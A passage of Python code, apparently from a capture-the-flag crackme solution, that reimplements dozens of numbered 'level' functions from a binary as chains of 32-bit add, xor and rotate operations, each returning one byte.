    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 1)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x70343535)
    v = ror32(v, 15)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 4)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 17)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 21)
    v = u32(v - 892560245)
    temp = u32(v ^ 0x6E307466)
    v = ror32(temp, 31)
    v = u32(v + 892560245)
    v = ror32(v, 4)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 2)
    temp = u32(v - 1815110507)
    v = u32(temp ^ 0x70343535)
```

```
    v = ror32(v, 23)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 31)
    return v & 0xFF

def level_32(a1):
    """Level 32: sub_40BBFC"""
    v = u32(a1 + 1731423586 - 2 * (a1 & 0x67336D62))
    v = ror32(v, 7)
    v = u32((v + 1748267620) ^ 0x666C3467)
    v = ror32(v, 17)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 3)
    v = u32(v ^ 0x6B337974)
    v = ror32(v, 15)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 14)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 9)
    v = u32(v - 1949330227)
    v = u32(v ^ 0x6B33794E)
    v = ror32(v, 2)
    v = u32(v + 1731423586)
    v = ror32(v, 19)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 10)
    temp = u32(v - 1718367335)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 15)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 19)
    return v & 0xFF

def level_33(a1):
    """Level 33: sub_40C0DE"""
```

```
    v = u32(a1 + 1882469685 - 2 * (a1 & 0x70343535))
    v = ror32(v, 2)
    v = u32(v + 1949330227)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 28)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6E307466)
    v = ror32(v, 19)
    v = u32(v ^ 0x6B337967)
    v = ror32(v, 1)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 9)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 1)
    v = u32(v - 1949330227)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 24)
    v = u32(v + 1882469685)
    v = ror32(v, 20)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 13)
    temp = u32(v - 1718367335)
    v = u32(temp ^ 0x6E307466)
    v = ror32(v, 11)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 25)
    return v & 0xFF

def level_34(a1):
    """Level 34: sub_40C5C0"""
    v = u32(a1 + 1748267620 - 2 * (a1 & 0x68347264))
    v = ror32(v, 9)
    v = u32(v + 1731423586)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 9)
    temp = u32(v + 889275714)
```

```
    v = u32(temp ^ 0x70343535)
    v = ror32(v, 18)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 18)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 30)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 14)
    v = u32(v - 1731423586)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 13)
    v = u32(v + 1748267620)
    v = ror32(v, 22)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 6)
    temp = u32(v - 1718367335)
    v = u32(temp ^ 0x70343535)
    v = ror32(v, 10)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 21)
    return v & 0xFF

def level_35(a1):
    """Level 35: sub_40CAA2"""
    v = u32(a1 + 1802858083 - 2 * (a1 & 0x6B756E63))
    v = ror32(v, 4)
    v = u32(v + 1748267620)
    v = u32(v ^ 0x6B337949)
    v = ror32(v, 17)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 22)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 29)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 7)
```

```
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 23)
    v = u32(v - 892560245)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 7)
    v = u32(v + 1802858083)
    v = ror32(v, 23)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 11)
    temp = u32(v - 1798535497)
    v = u32(temp ^ 0x6C30636B)
    v = ror32(v, 11)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 28)
    return v & 0xFF

def level_36(a1):
    """Level 36: sub_40CF84"""
    v = u32(a1 + 1718367335 - 2 * (a1 & 0x666C3467))
    v = ror32(v, 19)
    v = u32(v + 1848669286)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 7)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x35336375)
    v = ror32(v, 12)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 5)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 10)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 5)
    v = u32(v - 1815110507)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 6)
    v = u32(v + 1718367335)
```

```
    v = ror32(v, 26)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 28)
    temp = u32(v - 1731423586)
    v = u32(temp ^ 0x35336375)
    v = ror32(v, 21)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 4)
    return v & 0xFF

def level_37(a1):
    """Level 37: sub_40D466"""
    v = u32(a1 + 1731423586 - 2 * (a1 & 0x67336D62))
    v = ror32(v, 24)
    v = u32(v + 1815110507)
    v = u32(v ^ 0x6B337966)
    v = ror32(v, 19)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x74306B33)
    v = ror32(v, 25)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 16)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 23)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 4)
    v = u32(v - 1802858083)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 20)
    v = u32(v + 1731423586)
    v = ror32(v, 5)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 17)
    temp = u32(v - 1798535526)
    v = u32(temp ^ 0x74306B33)
    v = ror32(v, 30)
```

```
    v = u32(v ^ 0x68347264)
    v = ror32(v, 3)
    return v & 0xFF

def level_38(a1):
    """Level 38: sub_40D948"""
    v = u32(a1 + 1798535494 - 2 * (a1 & 0x6B337946))
    v = ror32(v, 26)
    v = u32(v + 1718367335)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 28)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B33796E)
    v = ror32(v, 1)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 1)
    v = u32(v ^ 0x6B337956)
    v = ror32(v, 22)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 17)
    v = u32(v - 1802858083)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 16)
    v = u32(v + 1798535494)
    v = ror32(v, 24)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 7)
    temp = u32(v - 1882469685)
    v = u32(temp ^ 0x6B33796E)
    v = ror32(v, 15)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 23)
    return v & 0xFF

def level_39(a1):
    """Level 39: sub_40DE2A"""
```

```
    v = u32(a1 + 1731423586 - 2 * (a1 & 0x67336D62))
    v = ror32(v, 20)
    v = u32(v + 1802858083)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 21)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 26)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 31)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 1)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 14)
    v = u32(v - 1848669286)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 13)
    v = u32(v + 1731423586)
    v = ror32(v, 18)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 7)
    temp = u32(v - 1815110507)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 4)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 18)
    return v & 0xFF

def level_40(a1):
    """Level 40: sub_40E30C"""
    v = u32(a1 + 1798535534 - 2 * (a1 & 0x6B33796E))
    v = ror32(v, 21)
    v = u32(v + 1815110507)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 8)
    temp = u32(v + 889275714)
```

```
    v = u32(temp ^ 0x67336D62)
    v = ror32(v, 19)
    v = u32(v ^ 0x6B33794D)
    v = ror32(v, 26)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 9)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 4)
    v = u32(v - 1718367335)
    v = u32(v ^ 0x6B337950)
    v = ror32(v, 14)
    v = u32(v + 1798535534)
    v = ror32(v, 27)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 1)
    temp = u32(v - 1815110507)
    v = u32(temp ^ 0x67336D62)
    v = ror32(v, 13)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 2)
    return v & 0xFF

def level_41(a1):
    """Level 41: sub_40E7EE"""
    v = u32(a1 + 1731423586 - 2 * (a1 & 0x67336D62))
    v = ror32(v, 27)
    v = u32(v + 1882469685)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 18)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x70343535)
    v = ror32(v, 4)
    v = u32(v ^ 0x6B33794C)
    v = ror32(v, 19)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 16)
```

```
    v = u32(v ^ 0x6B33794C)
    v = ror32(v, 7)
    v = u32(v - 1848669286)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 29)
    v = u32(v + 1731423586)
    v = ror32(v, 3)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 11)
    temp = u32(v - 1748267620)
    v = u32(temp ^ 0x70343535)
    v = ror32(v, 28)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 25)
    return v & 0xFF

def level_42(a1):
    """Level 42: sub_40ECD0"""
    v = u32(a1 + 1731423586 - 2 * (a1 & 0x67336D62))
    v = ror32(v, 8)
    v = u32(v + 1882469685)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 5)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x67336D62)
    v = ror32(v, 3)
    v = u32(v ^ 0x6B33794C)
    v = ror32(v, 26)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 10)
    v = u32(v ^ 0x6B33796E)
    v = ror32(v, 12)
    v = u32(v - 1802858083)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 31)
    v = u32(v + 1731423586)
```

```
    v = ror32(v, 20)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 17)
    temp = u32(v - 1882469685)
    v = u32(temp ^ 0x67336D62)
    v = ror32(v, 8)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 10)
    return v & 0xFF

def level_43(a1):
    """Level 43: sub_40F1B2"""
    v = u32(a1 + 1731423586 - 2 * (a1 & 0x67336D62))
    v = ror32(v, 30)
    v = u32(v + 1748267620)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 4)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 7)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 13)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 17)
    v = u32(v ^ 0x6B337969)
    v = ror32(v, 11)
    v = u32(v - 892560245)
    v = u32(v ^ 0x6B337954)
    v = ror32(v, 11)
    v = u32(v + 1731423586)
    v = ror32(v, 30)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 9)
    temp = u32(v - 1949330227)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 13)
```

```
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 9)
    return v & 0xFF

def level_44(a1):
    """Level 44: sub_40F694"""
    v = u32(a1 + 1848669286 - 2 * (a1 & 0x6E307466))
    v = ror32(v, 24)
    v = u32(v + 1718367335)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 30)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x35336375)
    v = ror32(v, 3)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 4)
    v = u32(v ^ 0x6B337967)
    v = ror32(v, 29)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 30)
    v = u32(v - 1882469685)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 9)
    v = u32(v + 1848669286)
    v = ror32(v, 7)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 11)
    temp = u32(v - 1731423586)
    v = u32(temp ^ 0x35336375)
    v = ror32(v, 13)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 18)
    return v & 0xFF

def level_45(a1):
    """Level 45: sub_40FB76"""
```

```
    v = u32(a1 + 1882469685 - 2 * (a1 & 0x70343535))
    v = ror32(v, 2)
    v = u32(v + 1815110507)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 30)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 11)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 25)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 19)
    v = u32(v ^ 0x6B337935)
    v = ror32(v, 10)
    v = u32(v - 892560245)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 13)
    v = u32(v + 1882469685)
    v = ror32(v, 30)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 2)
    temp = u32(v - 1731423586)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 1)
    v = u32(v ^ 0x6B337962)
    v = ror32(v, 14)
    return v & 0xFF

def level_46(a1):
    """Level 46: sub_410058"""
    v = u32(a1 + 1949330227 - 2 * (a1 & 0x74306B33))
    v = ror32(v, 24)
    v = u32(v + 1798535504)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 5)
    temp = u32(v + 889275714)
```

```
    v = u32(temp ^ 0x70343535)
    v = ror32(v, 18)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 19)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 11)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 12)
    v = u32(v - 1731423586)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 5)
    v = u32(v + 1949330227)
    v = ror32(v, 23)
    v = u32(v ^ 0x6B337950)
    v = ror32(v, 9)
    temp = u32(v - 1748267620)
    v = u32(temp ^ 0x70343535)
    v = ror32(v, 16)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 11)
    return v & 0xFF

def level_47(a1):
    """Level 47: sub_41053A"""
    v = u32(a1 + 1718367335 - 2 * (a1 & 0x666C3467))
    v = ror32(v, 4)
    v = u32(v + 1848669286)
    v = u32(v ^ 0x6B337952)
    v = ror32(v, 4)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x74306B33)
    v = ror32(v, 7)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 16)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 24)
```

```
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 8)
    v = u32(v - 1718367335)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 22)
    v = u32(v + 1718367335)
    v = ror32(v, 16)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 15)
    temp = u32(v - 1798535506)
    v = u32(temp ^ 0x74306B33)
    v = ror32(v, 17)
    v = u32(v ^ 0x6B33794F)
    v = ror32(v, 3)
    return v & 0xFF

def level_48(a1):
    """Level 48: sub_410A1C"""
    v = u32(a1 + 1882469685 - 2 * (a1 & 0x70343535))
    v = ror32(v, 12)
    v = u32(v + 1848669286)
    v = u32(v ^ 0x6B337945)
    v = ror32(v, 15)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B337959)
    v = ror32(v, 4)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 22)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 15)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 22)
    v = u32(v - 1802858083)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 19)
    v = u32(v + 1882469685)
```

```
    v = ror32(v, 29)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 6)
    temp = u32(v - 1798535493)
    v = u32(temp ^ 0x6B337959)
    v = ror32(v, 4)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 9)
    return v & 0xFF

def level_49(a1):
    """Level 49: sub_410EFE"""
    v = u32(a1 - 889275714 - 2 * (a1 & 0xCAFEBABE))
    v = ror32(v, 6)
    v = u32(v + 1748267620)
    v = u32(v ^ 0x6B337935)
    v = ror32(v, 19)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x666C3467)
    v = ror32(v, 25)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 20)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 12)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 19)
    v = u32(v - 892560245)
    temp = u32(v ^ 0x67336D62)
    v = ror32(temp, 6)
    v = u32(v - 889275714)
    v = ror32(v, 24)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 24)
    temp = u32(v - 1798535477)
    v = u32(temp ^ 0x666C3467)
    v = ror32(v, 30)
```

```
    v = u32(v ^ 0x35336375)
    v = ror32(v, 20)
    return v & 0xFF

def level_50(a1):
    """Level 50: sub_4113E0"""
    v = u32(a1 + 1882469685 - 2 * (a1 & 0x70343535))
    v = ror32(v, 20)
    v = u32(v + 1848669286)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 21)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x74306B33)
    v = ror32(v, 13)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 24)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 9)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 18)
    v = u32(v - 1815110507)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 28)
    v = u32(v + 1882469685)
    v = ror32(v, 25)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 12)
    temp = u32(v - 1949330227)
    v = u32(temp ^ 0x74306B33)
    v = ror32(v, 27)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 12)
    return v & 0xFF

def level_51(a1):
    """Level 51: sub_4118C2"""
```

```
    v = u32(a1 + 1882469685 - 2 * (a1 & 0x70343535))
    v = ror32(v, 20)
    v = u32(v + 1718367335)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 20)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x35336375)
    v = ror32(v, 4)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 2)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 7)
    v = u32(v ^ 0x6B33796E)
    v = ror32(v, 31)
    v = u32(v - 1748267620)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 7)
    v = u32(v + 1882469685)
    v = ror32(v, 16)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 20)
    temp = u32(v - 1848669286)
    v = u32(temp ^ 0x35336375)
    v = ror32(v, 3)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 14)
    return v & 0xFF

def level_52(a1):
    """Level 52: sub_411DA4"""
    v = u32(a1 + 1718367335 - 2 * (a1 & 0x666C3467))
    v = ror32(v, 6)
    v = u32(v + 1718367335)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 15)
    temp = u32(v + 889275714)
```

```
    v = u32(temp ^ 0x74306B33)
    v = ror32(v, 26)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 23)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 21)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 29)
    v = u32(v - 1718367335)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 26)
    v = u32(v + 1718367335)
    v = ror32(v, 16)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 3)
    temp = u32(v - 1815110507)
    v = u32(temp ^ 0x74306B33)
    v = ror32(v, 22)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 18)
    return v & 0xFF

def level_53(a1):
    """Level 53: sub_412286"""
    v = u32(a1 + 1848669286 - 2 * (a1 & 0x6E307466))
    v = ror32(v, 26)
    v = u32(v + 1815110507)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 25)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x70343535)
    v = ror32(v, 3)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 22)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 18)
```

```
    v = u32(v ^ 0x68347264)
    v = ror32(v, 17)
    v = u32(v - 1815110507)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 8)
    v = u32(v + 1848669286)
    v = ror32(v, 16)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 24)
    temp = u32(v - 1882469685)
    v = u32(temp ^ 0x70343535)
    v = ror32(v, 18)
    v = u32(v ^ 0x6B337937)
    v = ror32(v, 23)
    return v & 0xFF

def level_54(a1):
    """Level 54: sub_412768"""
    v = u32(a1 + 1718367335 - 2 * (a1 & 0x666C3467))
    v = ror32(v, 15)
    v = u32(v + 1731423586)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 10)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 8)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 18)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 4)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 25)
    v = u32(v - 1815110507)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 14)
    v = u32(v + 1718367335)
```

```
    v = ror32(v, 3)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 25)
    temp = u32(v - 1815110507)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 28)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 24)
    return v & 0xFF

def level_55(a1):
    """Level 55: sub_412C4A"""
    v = u32(a1 + 1802858083 - 2 * (a1 & 0x6B756E63))
    v = ror32(v, 24)
    v = u32(v + 1731423586)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 28)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B337945)
    v = ror32(v, 5)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 20)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 19)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 9)
    v = u32(v - 1802858083)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 22)
    v = u32(v + 1802858083)
    v = ror32(v, 16)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 10)
    temp = u32(v - 1718367335)
    v = u32(temp ^ 0x6B337945)
    v = ror32(v, 16)
```

```
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 21)
    return v & 0xFF

def level_56(a1):
    """Level 56: sub_41312C"""
    v = u32(a1 + 1798535497 - 2 * (a1 & 0x6B337949))
    v = ror32(v, 14)
    v = u32((v + 1848669286) ^ 0x67336D62)
    v = ror32(v, 7)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B33796A)
    v = ror32(v, 4)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 1)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 30)
    v = u32(v ^ 0x6B337956)
    v = ror32(v, 31)
    v = u32(v - 1848669286)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 18)
    v = u32(v + 1798535497)
    v = ror32(v, 14)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 25)
    temp = u32(v - 1731423586)
    v = u32(temp ^ 0x6B33796A)
    v = ror32(v, 2)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 6)
    return v & 0xFF

def level_57(a1):
    """Level 57: sub_41360E"""
    v = u32(a1 + 1815110507 - 2 * (a1 & 0x6C30636B))
```

```
    v = ror32(v, 29)
    v = u32((v + 1848669286) ^ 0x70343535)
    v = ror32(v, 31)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 16)
    v = u32(v ^ 0x6B337969)
    v = ror32(v, 14)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 6)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 24)
    v = u32(v - 1802858083)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 12)
    v = u32(v + 1815110507)
    v = ror32(v, 15)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 25)
    temp = u32(v - 1882469685)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 15)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 16)
    return v & 0xFF

def level_58(a1):
    """Level 58: sub_413AF0"""
    v = u32(a1 + 1802858083 - 2 * (a1 & 0x6B756E63))
    v = ror32(v, 25)
    v = u32((v + 1802858083) ^ 0x6B756E63)
    v = ror32(v, 1)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x666C3467)
    v = ror32(v, 13)
    v = u32(v ^ 0x6B756E63)
```

```
    v = ror32(v, 3)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 21)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 15)
    v = u32(v - 1802858083)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 4)
    v = u32(v + 1802858083)
    v = ror32(v, 8)
    v = u32(v ^ 0x6B756E63)
    v = ror32(v, 20)
    temp = u32(v - 1802858083)
    v = u32(temp ^ 0x666C3467)
    v = ror32(v, 31)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 11)
    return v & 0xFF

def level_59(a1):
    """Level 59: sub_413FD2"""
    v = u32(a1 + 1798535531 - 2 * (a1 & 0x6B33796B))
    v = ror32(v, 17)
    v = u32(v + 1949330227)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 5)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x666C3467)
    v = ror32(v, 31)
    v = u32(v ^ 0x6B337965)
    v = ror32(v, 20)
    v = u32(v ^ 0x6B337964)
    v = ror32(v, 15)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 15)
    v = u32(v - 1748267620)
```

```
    v = u32(v ^ 0x70343535)
    v = ror32(v, 2)
    v = u32(v + 1798535531)
    v = ror32(v, 9)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 31)
    temp = u32(v - 1748267620)
    v = u32(temp ^ 0x666C3467)
    v = ror32(v, 23)
    v = u32(v ^ 0x6B337949)
    v = ror32(v, 9)
    return v & 0xFF

def level_60(a1):
    """Level 60: sub_4144B4"""
    v = u32(a1 + 1748267620 - 2 * (a1 & 0x68347264))
    v = ror32(v, 17)
    v = u32(v + 1718367335)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 17)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x67336D62)
    v = ror32(v, 21)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 14)
    v = u32(v ^ 0x74306B33)
    v = ror32(v, 23)
    v = u32(v ^ 0x35336375)
    v = ror32(v, 15)
    v = u32(v - 1815110507)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 10)
    v = u32(v + 1748267620)
    v = ror32(v, 8)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 13)
```

```
    temp = u32(v - 1848669286)
    v = u32(temp ^ 0x67336D62)
    v = ror32(v, 8)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 17)
    return v & 0xFF

def level_61(a1):
    """Level 61: sub_414996"""
    v = u32(a1 + 1949330227 - 2 * (a1 & 0x74306B33))
    v = ror32(v, 12)
    v = u32(v + 1798535513)
    v = u32(v ^ 0x6B33794F)
    v = ror32(v, 22)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 19)
    v = u32(v ^ 0x6B33794F)
    v = ror32(v, 13)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 6)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 22)
    v = u32(v - 1748267620)
    v = u32(v ^ 0x6E307466)
    v = ror32(v, 27)
    v = u32(v + 1949330227)
    v = ror32(v, 16)
    v = u32(v ^ 0x6B337959)
    v = ror32(v, 9)
    temp = u32(v - 1798535503)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 6)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 24)
    return v & 0xFF
```

```
def level_62(a1):
    """Level 62: sub_414E78"""
    v = u32(a1 + 1815110507 - 2 * (a1 & 0x6C30636B))
    v = ror32(v, 4)
    v = u32(v + 1718367335)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 30)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 12)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 12)
    v = u32(v ^ 0x70343535)
    v = ror32(v, 31)
    v = u32(v ^ 0x6C30636B)
    v = ror32(v, 23)
    v = u32(v - 1882469685)
    v = u32(v ^ 0x67336D62)
    v = ror32(v, 24)
    v = u32(v + 1815110507)
    v = ror32(v, 21)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 31)
    temp = u32(v - 1882469685)
    v = u32(temp ^ 0x68347264)
    v = ror32(v, 23)
    v = u32(v ^ 0x666C3467)
    v = ror32(v, 14)
    return v & 0xFF

def level_63(a1):
    """Level 63: sub_41535A"""
    v = u32(a1 + 1802858083 - 2 * (a1 & 0x6B756E63))
    v = ror32(v, 26)
    v = u32(v + 1815110507)
```

```
    v = u32(v ^ 0x70343535)
    v = ror32(v, 22)
    temp = u32(v + 889275714)
    v = u32(temp ^ 0x6B756E63)
    v = ror32(v, 15)
    v = u32(v ^ 0x68347264)
    v = ror32(v, 9)
    v = u32(v ^ 0x6E307466)
